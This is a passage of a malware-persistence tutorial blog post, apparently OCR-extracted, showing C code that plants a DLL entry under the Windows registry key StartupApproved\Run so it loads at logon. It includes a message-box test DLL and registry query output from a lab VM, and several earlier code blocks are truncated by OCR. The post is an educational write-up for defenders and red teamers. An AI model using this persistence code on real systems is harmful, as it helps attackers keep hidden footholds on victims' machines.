
```
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};

  const char* path = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
  const char* evil = "Z:\\2024-03-12-malware-pers-24\\hack.dll";

  LONG res = RegOpenKey
  printf (res != ERROR_                                                            y :)\

  res = RegSetValueEx(h
  printf(res != ERROR_S                                                            value

  // close the registry
  RegCloseKey(hkey);

  return 0;
}
```

win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Windows PowerShell

```
PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupAp
proved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFo
lder

PS C:\Users\user> cd Z:\2024-03-12-malware-pers-24\
PS Z:\2024-03-12-malware-pers-24> .\pers.exe
successfully open registry key :)
successfully set registry value :)
PS Z:\2024-03-12-malware-pers-24> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Ex
plorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000
    Z:\2024-03-12-malware-pers-24\hack.dll    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFo
lder

PS Z:\2024-03-12-malware-pers-24> _
```


Then, logout and login again:


win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
#
3D Viewer
C
Calculator
Calendar
Camera
Clock
Change account settings
Lock
Sign out
Firefox
Firefox Private Browsing
G
Game Bar
Get Help
Groove Music
M
Productivity
We speak Gmail
Mail
Microsoft Edge
Photos
Microsoft To...
Explore
Microsoft Store
Spotify - Musi...
Disney+
Movies & TV
Solitaire & Ca...
Play
prime video
Type here to search
9:50 PM
3/14/2024
2
Right Ctrl


win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
user
Welcome
Right Ctrl

But unexpectedly it didn’t work for me…

Then, I just update the name of entry:




Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run

- FeatureUsage
- FileExts
- HideDesktopIcons
- LogonStats
- LowRegistry
- MenuOrder
- Modules
- MountPoints2
- OperationStatusManager
- Package Installation
- RecentDocs
- Ribbon
- RunMRU
- SearchPlatform
- SessionInfo
- Shell Folders
- Shutdown
- StartPage
- StartupApproved
  - Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
Microsoft Edge ...	REG_BINARY	02 00 00 00 00 00 00 00 00 00 00 00
OneDrive	REG_BINARY	02 00 00 00 00 00 00 00 00 00 00 00
C:\temp\hack.dll	REG_BINARY	02 00 00 00 00 00 00 00 00 00 00 00


Logout and login, little bit wait…. and it's worked perfectly….



```
BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow-meow!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupAp
proved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000
    C:\temp\hack.dll    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFo
lder

PS C:\Users\user>
```



```c
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};

  const char* path = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
  const char* evil = "Z:\

  LONG res = RegOpenKeyEx
  printf (res != ERROR_SU

  res = RegSetValueEx(hke
  printf(res != ERROR_SUC

  // close the registry k
  RegCloseKey(hkey);

  return 0;
}
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000
    C:\temp\hack.dll    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft          entVersion\Explorer\StartupApproved\StartupFolder

PS C:\Users\user>
```


=^..^=

Meow-meow!

So I updated one line in my script:

```
/*
pers.c
windows persistence
via StartupApproved
author: @cocomelonc
https://cocomelonc.github.io/malware/2024/03/12/malware-pers-24.html
*/
#include <windows.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00};

  const char* path =
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
  const char* evil = "C:\\temp\\hack.dll";

  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) path, 0, KEY_WRITE, &hkey);
  printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

  res = RegSetValueEx(hkey, (LPCSTR)evil, 0, REG_BINARY, data, sizeof(data));
  printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

  // close the registry key
  RegCloseKey(hkey);

  return 0;
}
```


But there is a caveat. Sometimes when I tested this feature, it launched like Skype for me:



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    0200000000000000000000000
    OneDrive    REG_BINARY    0200000000000000000000000
    C:\temp\hack.dll    REG_BINARY    0200000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder

PS C:\Users\user> reg query "HKCU\Software\Microso          rentVersion\Explorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\Curre          lorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000          0000
    OneDrive    REG_BINARY    0200000000000000000
    C:\temp\hack.dll    REG_BINARY    0200000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder

PS C:\Users\user>
```

=^..^=

Meow-meow!



```
_BINARY    020000000000000000000000
0000000000000000000000
RY    020000000000000000000000

soft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFo

U\Software\Microso                 rentVersion\Explorer\StartupAp

soft\Windows\Curre                 lorer\StartupApproved\Run
_BINARY    020000                  0000
00000000000000000
RY    020000000000000000000000

soft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFo
```

=^..^=

Meow-meow!

As you can see, everything worked perfectly as expected! =^..^= :)

This technique is used by APT groups like APT28, APT29, Kimsuky and APT33 in the wild. In all honesty, this method is widely employed and widespread due to its extreme convenience in deceiving the victims.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

> This is a practical case for educational purposes only.

ATT&CK MITRE: T1547.001
Malware persistence: part 1
APT28
APT29
Kimsuky
APT33
source code in github

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine